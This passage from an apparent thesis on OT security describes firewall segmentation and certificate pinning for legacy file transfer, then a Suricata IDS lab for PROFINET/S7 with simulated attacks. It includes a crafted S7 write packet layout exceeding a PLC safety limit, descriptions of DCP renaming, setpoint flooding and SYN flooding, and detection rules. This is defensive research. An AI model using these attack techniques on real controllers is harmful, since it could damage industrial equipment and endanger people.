Mover-side server identity verification (certificate pinning). In addition to server-side certificate allow-list enforcement, the SMB mover applies server certificate pinning to validate the server identity at connection time. During `OpenSecureChannel`, the mover compares the certificate presented by the server against a locally stored pinned server certificate. If a mismatch is detected, the mover aborts the connection and does not proceed with session creation or file transfer. This mechanism reduces the risk of server impersonation and prevents accidental attachment to an unintended OPC UA endpoint during deployment. Together with the server-side allow-list, this yields mutual authentication between mover and server.

3.4.5 Firewall Rule Set

The four active rules are evaluated in a strict top-to-bottom order. The first matching rule is applied; all unmatched traffic falls through to the implicit deny-all baseline.

To enforce strict source control, the named host object **Engineer1_UI** (192.168.30.10) is defined as the sole authorised source for OPC UA communication, as shown in Figure 3.9. Custom service objects **OPCUA** (TCP 4840) and **SMB** (TCP 445) restrict the allowed protocols precisely, as shown in Figure 3.10. No generic service definitions are used, ensuring protocol-level minimisation.



Figure 3.9: Sophos SG 125 Rev.2 host definition: **Engineer1_UI** pinned to IP address 192.168.30.10 – used as the exclusive source object in Rule 4.




Figure 3.10: Custom service definitions on the Sophos SG 125 Rev.2: OPCUA (TCP, destination port 4840) and SMB (TCP, destination port 445).

Table 3.6: Sophos SG 125 Rev.2 firewall rule set – ordered processing.

Rule	Action	Source	Destination	Port	Purpose
4	ALLOW	192.168.30.10 (Port 4 Engineer)	192.168.20.0/24 (Port 5 Server)	TCP 4840	Permit encrypted OPC UA communication from authorised engineer workstation
5	ALLOW	192.168.10.0/24 (Port 6 Machine)	192.168.20.10 (Port 5 Server)	TCP 445	Permit legacy machine to initiate authenticated SMB access to staging share
6	DROP	ANY	192.168.20.0/24	ANY	Block all non-authorised traffic to OPC UA / staging zone
7	DROP	ANY	192.168.10.0/24	ANY	Block all non-authorised traffic to Machine zone
–	DROP	ANY	ANY	ANY	Implicit baseline deny-all

Rule 4 strictly limits OPC UA access to a single predefined engineer workstation (192.168.30.10), preventing lateral movement from other hosts within the Engineer Network.

Rule 5 permits the Machine Network (VLAN1) to initiate SMB connections toward the dedicated staging host in VLAN2 (192.168.20.10). The direction is VLAN1 → VLAN2, meaning the legacy machine acts exclusively as an SMB client and does not expose SMB services to any other zone.

Rules 6 and 7 explicitly deny all other traffic toward the OPC UA and Machine zones. These explicit DROP rules ensure that unauthorised connection attempts are logged by the SG 125 Rev.2 prior to discarding, improving traceability and forensic visibility in accordance with IEC 62443 zone-and-conduit principles [80].

The implicit deny-all baseline enforces a default-zero-trust posture, ensuring that no inter-zone communication is possible unless explicitly defined by a rule above.

3.4.6 Lab Implementation Controls and Network Validation

Objective of Lab Controls

To ensure that the proposed architecture was not only theoretically secure but also reproducible and verifiable in a controlled environment, a series of laboratory implementation constraints were enforced.

These controls guarantee:

- Deterministic IP addressing
- Clear zone separation
- Elimination of unintended routing paths
- Accurate firewall rule validation

Static IP Configuration of Engineer Workstation

The engineer workstation was configured with a static IPv4 address within the designated Engineer Network (192.168.30.0/24).

The following configuration was applied:

- IP Address: 192.168.30.10
- Subnet Mask: 255.255.255.0
- Default Gateway: 192.168.30.222

Figure 3.11 shows the manual IPv4 configuration used in the laboratory environment.




Figure 3.11: Static IPv4 Configuration of Engineer Workstation

The static configuration ensures that firewall rules referencing the source IP (192.168.30.10) remain valid and predictable. Using DHCP would introduce variability and could invalidate rule enforcement or create unintended access paths.

Network Adapter Restrictions

To prevent unintended routing or cross-network leakage:

- All secondary network adapters were disabled.
- Only the Ethernet interface connected to the designated VLAN was active.
- Wireless interfaces were disabled.

This eliminated the possibility of bypassing VLAN segmentation via alternate interfaces.

Host-Based Firewall Configuration

For controlled lab validation, the local Windows host firewall on the engineer workstation was temporarily disabled.

This was done to ensure that:

- Connectivity testing reflected firewall rule behavior at the network perimeter (Sophos firewall).
- Host-level filtering did not interfere with validation results.

It is important to note that in production environments, host-based firewalls should remain enabled. This configuration was strictly for controlled lab validation purposes.

VLAN Isolation Enforcement

The lab topology enforced logical separation between:

- VLAN1: Legacy Machine Zone (192.168.10.0/24)
- VLAN2: OPC UA and SMB Staging Zone (192.168.20.0/24)
- Engineer Network: 192.168.30.0/24

Firewall rules strictly controlled inter-zone communication, ensuring that:

- Engineers could access only TCP port 4840 on the OPC UA server.
- The legacy machine could initiate SMB access only toward the staging host in VLAN2 on TCP port 445.
- All other traffic between zones was explicitly denied.

Connectivity Validation

To validate correct rule enforcement, connectivity tests were performed.

The following results were confirmed:

```
192.168.20.10:4840 → reachable from engineer workstation
192.168.20.10:445  → NOT reachable from engineer workstation
192.168.20.10:445  → reachable only from machine host (VLAN1)
```

These results confirm:

- OPC UA access is permitted as designed.
- Direct SMB access from the engineer network is blocked.
- The staging SMB service is accessible only from the approved Machine zone.

Security Implications of Lab Controls

The enforced lab constraints demonstrate that the security architecture is not dependent on implicit trust or assumed isolation.

Instead, it relies on:

- Explicit IP-based access control
- VLAN segmentation
- Stateful firewall rule enforcement
- Controlled routing paths

By statically defining network parameters and validating connectivity boundaries, the lab implementation provides empirical proof that:

- Lateral SMB propagation between Engineer and machine zones is structurally prevented.
- The engineer workstation cannot bypass OPC UA authentication controls.
- The legacy environment remains compartmentalized and accessible only through the defined conduit.

Design Rationale Summary

The overall architecture was designed in alignment with IEC 62443 zone-and-conduit principles to ensure structured segregation of trust domains and strictly controlled communication pathways. Cryptographic identity enforcement via certificate-based OPC UA authentication provides strong endpoint verification and eliminates anonymous or credential-based access vectors.

A controlled staging mechanism combined with deterministic transfer coordination was introduced to prevent uncontrolled file propagation and mitigate race-condition risks between upload and legacy transfer execution. Legacy SMB services are intentionally isolated within a restricted security zone to minimize exposure while preserving operational compatibility with Windows XP-based machine controllers.

This layered design reduces the overall attack surface, enforces restricted data flow between zones, and implements a defense-in-depth strategy suitable for industrial operational environments.

The formal compliance mapping of these architectural decisions to the IEC 62443 security requirements is presented in Section 3.5.

3.5 IEC 62443 Compliance Mapping

Table 3.7: IEC 62443 Zones and Conduits compliance mapping.

IEC 62443 Concept	Implementation
Zone separation	Three VLANs on dedicated Sophos SG 125 Rev.2 ports; no direct inter-zone routing at switch level
Conduit control	Explicit allow rules TCP 4840 (VLAN3→2) and TCP 445 (VLAN2→1); all other traffic dropped
Identification & Authentication (FR1)	X.509 mutual authentication; SHA-256 fingerprint trust list; anonymous login disabled
Use Control (FR2)	Only engineer IP 192.168.30.10 may initiate OPC UA; mover holds separate revocable identity
Data Integrity (FR3)	SHA-256 HMAC per OPC UA message; post-copy SHA-256 file comparison
Data Confidentiality (FR4)	AES-256-CBC session encryption; SMB confined to OT segment only
Restricted Data Flow (FR5)	Unidirectional IT→OT file delivery; OT machines cannot initiate reverse connections
Timely Response to Events (FR6)	<code>LastTransferStatus/LastTransferTime</code> OPC UA nodes; <code>Python TransferLogger</code> ; Sophos per-rule logs
Resource Availability (FR7)	Sophos SPI + flood protection; loopback binding of OPC UA server; 50 MB file cap prevents disk exhaustion

3.6 Limitations and Residual Risk

While the proposed architecture significantly reduces the attack surface of cross-zone file transfer between IT and OT segments, no security system can eliminate risk entirely. The following limitations and residual risks are acknowledged.

3.6.1 Absence of Content-Level Malware Inspection

The system validates file integrity using SHA-256 hashing and enforces extension-based allowlisting; however, it does not perform deep content inspection or malware scanning.

A malicious file that complies with size and extension policies could still contain harmful payloads specific to the OT asset’s application domain. The architecture focuses on transport-layer security and conduit control rather than application-layer content validation.

Mitigation of this residual risk would require integration with an industrial antivirus engine, sandbox analysis, or digital signature verification of trusted program files.

3.6.2 Dependence on Manual Certificate Management

The trust model relies on manually managed X.509 certificates stored in the server’s trust directory. While this ensures strict identity control, it introduces operational overhead and potential human error during certificate enrollment or revocation.

The system does not implement:

- Certificate Revocation Lists (CRL),
- Online Certificate Status Protocol (OCSP),
- Automated PKI lifecycle management.

Compromise of a trusted private key would require manual removal of the corresponding certificate and service restart. In larger deployments, a hierarchical CA-based PKI would be preferable.

3.6.3 No Intrusion Detection at Application Layer

The firewall's Intrusion Prevention System (IPS) monitors cross-zone traffic; however, the OPC UA server itself does not implement behavioral anomaly detection or rate limiting at the application level.

A trusted client could theoretically issue excessive method calls or perform resource exhaustion attempts within the bounds of allowed protocol flows. While file size limits mitigate disk exhaustion, CPU-level or logical misuse remains a potential risk.

Future improvements could include:

- Request rate limiting,
- Session quota enforcement,
- Behavioral anomaly detection for OPC UA method usage.

3.6.4 Operational Dependency on the Central Server

The architecture introduces a single controlled ingress point (the Central Server). While this enforces security boundaries, it also creates a functional dependency: failure of the server or mover daemon temporarily halts file delivery.

Although this does not compromise security, it affects availability (IEC 62443 FR7). Redundancy mechanisms such as active-passive server replication or watchdog-based service restart mechanisms would improve operational resilience.

3.6.5 Residual Risk Summary

Despite the above limitations, the architecture achieves the primary objective of eliminating direct IT-to-OT SMB exposure, enforcing strict certificate-based authentication, and implementing deterministic zone separation.

Residual risks are primarily confined to:

- Application-level file content threats,
- Insider misuse within trusted zones,
- Operational PKI management complexity,
- Availability considerations.

These risks are acceptable within the defined lab scope and can be mitigated through future architectural extensions without fundamentally altering the security model.

3.7 Conclusion

In conclusion, Scenario 1 successfully implements a robust secure file transfer architecture that replaces vulnerable SMBv1 direct access with OPC UA-encrypted uploads, strict network segmentation, and controlled SMB staging via a dedicated intermediary host. The solution achieves core IEC 62443 compliance through VLAN-based zoning on the Sophos SG 125 Rev.2 firewall—restricting OPC UA traffic to the authorized engineer endpoint (192.168.30.10 → TCP/4840) and SMB access to the machine zone (192.168.10.0/24 → TCP/445 on the staging server)—while employing certificate-based mutual authentication with Basic256Sha256 SignAndEncrypt policies and SHA-256 integrity validation. Laboratory validation confirms reliable end-to-end operation, from Streamlit dashboard uploads to secure chunked transfers, polling-based file movement, and legacy retrieval, with no unauthorized lateral paths exposed.

Residual risks persist, including the absence of content-level malware inspection, manual certificate lifecycle management, lack of application-layer intrusion detection, and single-server dependency for availability (IEC FR 7), yet these are mitigated through isolation that eliminates primary threats such as EternalBlue propagation. The architecture enforces strict zone separation with explicit conduit controls, ensuring unidirectional IT-to-OT file delivery and preventing reverse connections from legacy machines. This prototype validates a practical defense-in-depth approach for securing legacy operational technology environments while preserving operational continuity.

4 Scenario 2

4.1 Problem Statement

Industrial Control Systems (ICS) and Operational Technology (OT) networks are increasingly exposed to cybersecurity threats as industrial communication protocols were historically designed for reliability and real-time performance rather than security. As a result, many deployments still operate with limited protection against unauthorized access and malicious manipulation.

The common security challenges addressed in this scenario include:

- **Unauthorized command injection:** attackers may send control commands that alter process behavior.
- **Lack of strong authentication/authorization:** devices may accept requests without verifying the legitimacy of the sender.
- **Confidentiality exposure:** unencrypted communication can be observed and analyzed by adversaries.
- **Integrity and replay risk:** captured traffic may be modified or replayed to trigger unintended actions.
- **Denial-of-service (DoS):** excessive or malformed traffic can degrade availability and disrupt operations.

This research question is evaluated through two implementations: a Siemens S7-1500 environment using PROFINET/S7 communication and an OT lab environment using Modbus TCP.

4.2 Proposed Solution

To address the identified security gaps, this case study proposes a passive, network-based intrusion detection architecture tailored for industrial environments.

The solution consists of:

- Deployment of a Suricata-based IDS connected via switch port mirroring.
- Custom signature rules targeting S7 protocol function codes and memory manipulation.
- Stateful Lua-based behavioral detection for rapid parameter changes.
- Layer-2 inspection of PROFINET DCP traffic through EtherType-based filtering.
- Signature-based detection rules for Modbus TCP targeting unauthorized write operations (e.g., write coil/register) and abnormal request rates.
- Segmented OT lab setup where all Modbus traffic is forced through the IDS monitoring point (gateway/mirror), enabling full capture and alert validation.

The IDS operates in passive mode, ensuring:

- No traffic injection

- No impact on PLC real-time performance
- Full visibility of mirrored network traffic

This architecture aims to detect process manipulation, command replay, flooding attempts, and device reconfiguration attacks while maintaining industrial determinism.

Incidents such as Stuxnet, the Ukrainian power grid attacks, and the Triton malware have demonstrated that cyber attacks on industrial infrastructure can cause physical damage, disrupt critical services, and endanger human lives. Despite this, many OT environments continue to operate with minimal security monitoring, relying on network isolation as a primary defence.

This research was motivated by the need to understand, in practical terms, the effectiveness of modern IDS tools against realistic attack scenarios on genuine hardware — and to identify the gaps that remain even with monitoring in place.

4.3 PROFINET - Based IDS

Phase 1: Docker Simulation

System Architecture Overview

High-Level Network Topology The simulation environment is built on a single-host Docker deployment using a custom Linux bridge network assigned the subnet 192.168.100.0/24. All three containers are attached to this bridge, which provides Layer 2 connectivity equivalent to a switched industrial Ethernet segment. The network is intentionally isolated with no external routing, reflecting the air-gapped or semi-isolated character of typical OT networks.

Container / Role	IP Address	Primary Function
IDS / Raspberry Pi (Suricata)	192.168.100.5	Inline traffic inspection and alerting
PLC / Siemens S7-1200 Simulator	192.168.100.10	DCP responder, S7 server, I/O memory
HMI / SCADA Workstation	192.168.100.20	Normal operations and attack scenario source

Table 4.1: Docker container inventory with static IP assignments and primary roles.




Figure 4.1: Docker-based OT network topology with IDS positioned inline on the bridge segment.

Network Architecture Diagram

Communication Protocols in Scope **Profinet DCP (EtherType 0x8892):** Operates at OSI Layer 2 and is used for device discovery and configuration. DCP frames are identified by their EtherType value and contain service identifiers specifying whether a frame is an identification broadcast, a parameter get request, or a configuration set command. Because DCP does not traverse routers, every device on the same segment can issue any DCP command without network-level restriction.

Siemens S7 over ISO-on-TCP (TCP port 102): Operates at Layers 4 and 7. S7 is the proprietary application protocol used by Siemens S7-series PLCs for reading and writing process variables, downloading program blocks, and issuing control commands. Its transport relies on COTP and TPKT layers, producing a recognisable and parseable byte structure that Suricata can inspect at the application level.

Container Configuration and Network Design

Dockerfile and Base Image All three containers share a common Ubuntu 24.04 LTS base image, ensuring a consistent and reproducible runtime environment. The Dockerfile for each service follows a layered installation approach: system packages are installed first, followed by Python dependencies, and then application-specific configuration files are copied into place. The use of a pinned LTS release eliminates dependency drift and guarantees identical behaviour across different host machines.

Key Python packages installed across all containers include Scapy for low-level packet construction and capture, and the `scapy.contrib.pnio` extension for protocol-specific Profinet parsing. The IDS container additionally installs Suricata 7.x from the official OISF package repository. The following snippet illustrates the essential Dockerfile structure:

```

1 # File: ids.Dockerfile
2 FROM ubuntu:24.04
3 RUN apt-get update && apt-get install -y \
4     python3 python3-pip python3-scapy \
5     suricata iproute2 net-tools
6 COPY rules/profinet.rules /etc/suricata/rules/
7 COPY suricata.yaml /etc/suricata/suricata.yaml
8 COPY monitor.py /opt/ids/monitor.py

```

Figure 4.2: Representative Dockerfile structure for the IDS container (key layers shown).

Docker Compose Network Configuration Container orchestration is managed via Docker Compose, which defines the bridge network, assigns static IP addresses to each service, and specifies the required Linux capabilities. NET_ADMIN grants containers permission to modify interface parameters. NET_RAW permits the use of raw sockets, which are essential for Scapy-based packet crafting in the HMI and PLC containers and for Suricata’s AF-PACKET capture in the IDS container. The IDS is configured to reference the shared Docker bridge directly, ensuring it receives all Ethernet frames traversing the virtual switch.

Inter-Container Communication All three containers communicate at Layer 3 using their assigned IPv4 addresses. Profinet DCP traffic is handled by Scapy’s raw socket interface rather than the standard kernel IP stack, allowing the PLC and HMI containers to send and receive Ethernet frames with EtherType 0x8892, accurately reflecting Profinet’s Layer 2 behaviour on a physical network. The IDS container operates in promiscuous mode, receiving and inspecting all frames on the bridge segment regardless of destination MAC address, including DCP identify broadcasts.

Container Descriptions and Roles

PLC Container (Siemens S7-1200 Simulator) The PLC container emulates the essential communication behaviour of a Siemens S7-1200 series programmable logic controller. Two distinct service layers cover the device discovery and operational communication functions of a real PLC.

The first service is a Profinet DCP handler using Scapy’s raw socket interface. This handler binds to EtherType 0x8892 and monitors the segment for DCP frames. On receiving an Identify Request it constructs and transmits a response containing the device name, IP parameters, and Siemens vendor identifier. On receiving a Set Request it logs the event as a security incident and returns a negative acknowledgement frame.

The second service is an S7 communication server on TCP port 102. This server accepts COTP connections and processes S7 read and write requests against an in-memory I/O table structured to mirror a real S7-1200 memory map. A third background thread simulates a PLC scan cycle at 100 ms, periodically updating sensor input values to produce a continuously changing process state.

HMI Container (SCADA Workstation) The HMI container represents the operator workstation that communicates with the PLC during normal plant operations. During normal operation it periodically reads process data and writes setpoint values within the permitted engineering range. The attack scenarios are encapsulated in a separate class, cleanly decoupled from the normal operation logic, enabling individual scenario testing and straightforward extension of the scenario library.

IDS Container (Raspberry Pi / Suricata) The IDS container hosts Suricata 7.x configured in IDS mode, capturing all traffic on `eth0` via AF-PACKET. The custom `profinet.rules` file is loaded at startup. Alerts are written in real time to `/var/log/suricata/eve.json` and displayed by `monitor.py`, which tails the file and formats incoming alerts with severity-coded indicators. Full packet data is captured to a rotating PCAP archive, retaining complete forensic evidence for post-incident analysis.

PLC Container: Normal Operation

I/O Memory Structure The PLC simulator maintains a structured dictionary representing the controller’s I/O memory, mirroring Siemens STEP 7 and TIA Portal addressing conventions.

Address	Type	Description	Valid Range
I0.0 – I0.3	Digital Input	Process sensor bits	True / False
Q0.0 – Q0.3	Digital Output	Actuator control bits	True / False
IW64, IW66	Analog Input Word	Scaled sensor readings (0–100%)	0 – 27,648
QW80, QW82	Analog Output Word	Actuator drive signals	0 – 27,648

Table 4.2: PLC simulator I/O memory map. MW102 carries a firmware-level safety interlock at 75% of full scale.

Safety Interlock Logic: The value range for MW102 is restricted to a maximum of 20,736 (75% of full scale) by a software interlock in the S7 server handler. Write requests exceeding this threshold are rejected and logged at CRITICAL severity. Additionally, single-write changes exceeding 50% of full scale in MW100 or MW102 generate WARNING entries, because rapid step changes are indicative of control system faults or deliberate manipulation regardless of whether the absolute value is within range.

DCP Identify Response When the PLC receives a DCP Identify Request, it constructs a TLV-formatted response containing the NameOfStation (`siemens-plc-01`), IPParameter (IP address, subnet mask, default gateway), and DeviceID (Siemens vendor code `0x002A`). This enables HMI device discovery without prior IP address knowledge — the same mechanism that an attacker can exploit for network reconnaissance.

Defence-in-Depth at the PLC Level The combination of network-based IDS and PLC endpoint safety interlocks provides the two-layer detection posture advocated by IEC 62443 for industrial control system security. The network IDS detects traffic patterns such as reconnaissance scans and connection floods that the PLC itself cannot observe, while the PLC endpoint checks catch attacks using protocol-conformant packets carrying dangerous payload values. Both layers generated independent detection events during the control value overwrite test, validating the depth of the architecture.

HMI Container: Attack Scenarios Four attack scenarios were developed and executed in automated sequence. Each represents a plausible threat corresponding to documented OT security incidents, progressing from configuration tampering through process interference to network-level disruption.

Attack 1: Unauthorised DCP Set-Name This attack simulates a compromised HMI attempting to rename the PLC using the Profinet DCP Set service. In production environments, DCP Set-Name occurs only during commissioning and is an anomalous event at run-time. Three TCP packets carry payloads formatted as DCP Set requests, including the string `hacked-plc-malicious`, at 0.3-second intervals. In a real attack, successful device renaming disrupts address resolution across the network segment, potentially causing communication loss between the PLC and its I/O modules.

Attack 2: Control Value Overwrite The second attack writes the value 25,000 (0x61A8) to the PLC's control output register MW102 via S7, exceeding the safety threshold of 20,736 (75%). In a physical process this could drive an actuator beyond its rated operating point, causing equipment damage or triggering a safety shutdown. The packet is assembled as a valid S7 write request with correct TPKT, COTP, and S7 job header sequences, ensuring IDS rules are evaluated against realistic traffic.

```
1 # File: attack_scenarios.py (crafted packet excerpt)
2 # Crafted S7 write packet structure
3 TPKT Header : \x03\x00\x00\x1f (version 3, total 31 bytes)
4 COTP Header : \x02\xf0\x80      (data transfer PDU)
5 S7 Header   : \x32\x01\x00\x00  (job request, write function)
6 Data Payload: \x61\xA8          (0x61A8 = 25,000 | threshold =
    20,736)
```

Figure 4.3: S7 write packet layout for the control value overwrite attack scenario.

Attack 3: Rapid Setpoint Flooding Six S7 write commands are sent in rapid succession targeting MW100, alternating between extreme values from 1,000 to 25,000 at 0.8-second intervals. The complete sequence is delivered in under five seconds. This pattern destabilises the controlled process by preventing the control algorithm from reaching steady state, analogous to causing thermal cycling, pressure transients, or erratic drive behaviour in a real plant. IDS detection relies on a rate-based threshold rule counting S7 write operations from a single source within a sliding time window.

Attack 4: TCP SYN Flooding (Denial of Service) Fifty TCP SYN packets are sent to the PLC's S7 port 102 at 50 ms intervals, producing approximately 20 connection attempts per second over 2.5 seconds. The objective is to exhaust the PLC's TCP connection resources, preventing legitimate S7 communication. The IDS detects the flood via a threshold rule that triggers when SYN packets to port 102 from a single source exceed a defined rate. PLC log entries confirmed a gap in process state messages during the flood, validating that the simulated DoS scenario produced realistic adverse effects.

IDS Container: Suricata Configuration

Configuration Philosophy Suricata is configured through `suricata.yaml`, governing capture mode, logging, protocol analysers, and memory allocation. The configuration is optimised for a resource-constrained environment mirroring the Raspberry Pi hardware profile while retaining full detection capability. Non-essential protocol decoders are disabled to reduce memory footprint and processing load.

Capture Interface: AF-PACKET Traffic capture uses AF-PACKET with memory-mapped ring buffers for efficient kernel-bypass reception. A single worker thread is allocated to `eth0`, appropriate for low-volume OT traffic. The `cluster_flow` distribution mode assigns all packets in a TCP session to the same thread, ensuring multi-packet protocol sequences such as TPKT-COTP-S7 are inspected in order.

```

1 # File: suricata.yaml (AF-PACKET block)
2 af-packet:
3   - interface: eth0
4     threads: 1
5     cluster-id: 99
6     cluster-type: cluster_flow
7     use-mmap: yes
8     tpacket-v3: yes

```

Figure 4.4: AF-PACKET capture block from `suricata.yaml`.

EVE JSON Structured Logging All detection output is directed to EVE JSON, Suricata’s structured logging subsystem. EVE JSON records include the matched rule signature and identifier, source and destination addresses, transport protocol, packet payload in printable and hex-encoded forms, and rule metadata tags. This format is directly ingestible by SIEM platforms including the Elastic Stack and Splunk. The PCAP capture module retains rolling packet archives (500 MB per file, maximum ten files) for forensic evidence.

Profinet Rule Set Design The `profinet.rules` file contains signatures organised into three priority tiers:

Priority 1 — Critical: DCP Set-Name from non-whitelisted sources, S7 write commands exceeding the safety threshold, and PLC Stop commands. Require immediate operator response.

Priority 2 — High: Rapid write floods, multiple simultaneous S7 connections from a single source, and protocol-level anomalies. Indicate active attack campaigns.

Priority 3 — Medium: DCP broadcasts from unexpected addresses and other policy violations. Warrant investigation but not immediate action.

Rule SID	Signature Description	Priority
1000001	Unauthorised DCP Set-Name request	1 (Critical)
1000002	Suspicious device name in DCP payload	1 (Critical)
1000003	S7 Write value exceeds safety limit (>20,736)	1 (Critical)
1000004	S7 Stop PLC command on port 102	1 (Critical)
1000005	Rapid S7 write sequence (flood pattern)	2 (High)
1000006	Multiple S7 connections from single source	2 (High)
1000007	Non-whitelisted source MAC in DCP frame	2 (High)
1000008	TCP SYN flood to S7 port 102	2 (High)
1000009	Elevated packet rate from single source	2 (High)
1000010	DCP Identify from unexpected address	3 (Medium)

Table 4.3: PROFINET IDS rule inventory with signature identifiers and priority assignments.

Threshold and Rate-Based Detection Rules for flood and rapid-write scenarios use Suricata’s `threshold` keyword to implement sliding-window rate counters. A threshold directive specifies the number of packet matches within a defined time window before an alert fires, preventing false positives from isolated events while ensuring sustained abnormal rates are reliably detected. Threshold parameters in this study were calibrated for the two-node test environment and would require recalibration for production networks with higher baseline traffic rates.

Attack Execution and Detection Analysis

Execution Sequence The attack suite runs as an automated sequence with an eight-second inter-attack delay, allowing Suricata to complete processing for each attack before the next begins. Each scenario runs to completion before control returns to the sequencer. The full four-attack suite completes in approximately 55 seconds.




Figure 4.5: Five-stage alert processing pipeline from packet capture to operator notification.

Alert Processing Pipeline End-to-end latency from packet arrival to console alert display was measured consistently below 100 ms under test conditions, confirming the pipeline is sufficiently responsive for real-time operational use.

Attack 1 Detection: DCP Set-Name The three DCP-like packets each carry payloads beginning with the Profinet frame identifier bytes `0xFEFC`, the DCP Set service identifier `0x04`, and the string `hacked-plc-malicious`. Suricata matches these against rules 1000001 and 1000002, generating one alert per packet — three alert records total. Each record includes the source IP, destination IP, signature text, rule identifier, and a base64-encoded payload copy. The `monitor.py` script displays these at CRITICAL severity.

Attack 2 Detection: Control Value Overwrite Rule 1000003 uses the Suricata `byte.test` keyword to extract the 16-bit data word at the correct offset within the S7 payload and compare it numerically against the threshold. The rule targets only established TCP connections to port 102, eliminating false positives from connection setup traffic.

```

1 # File: profinet.rules (excerpt)
2 alert tcp $HOME_NET any -> 192.168.100.10 102 (
3   msg:"S7 Write: Value Exceeds Safety Limit (>20736)";
4   flow:to_server,established;
5   content:"|03 00|"; depth:2;
6   byte_test:2,>,20736,14,big;
7   sid:1000003; priority:1;
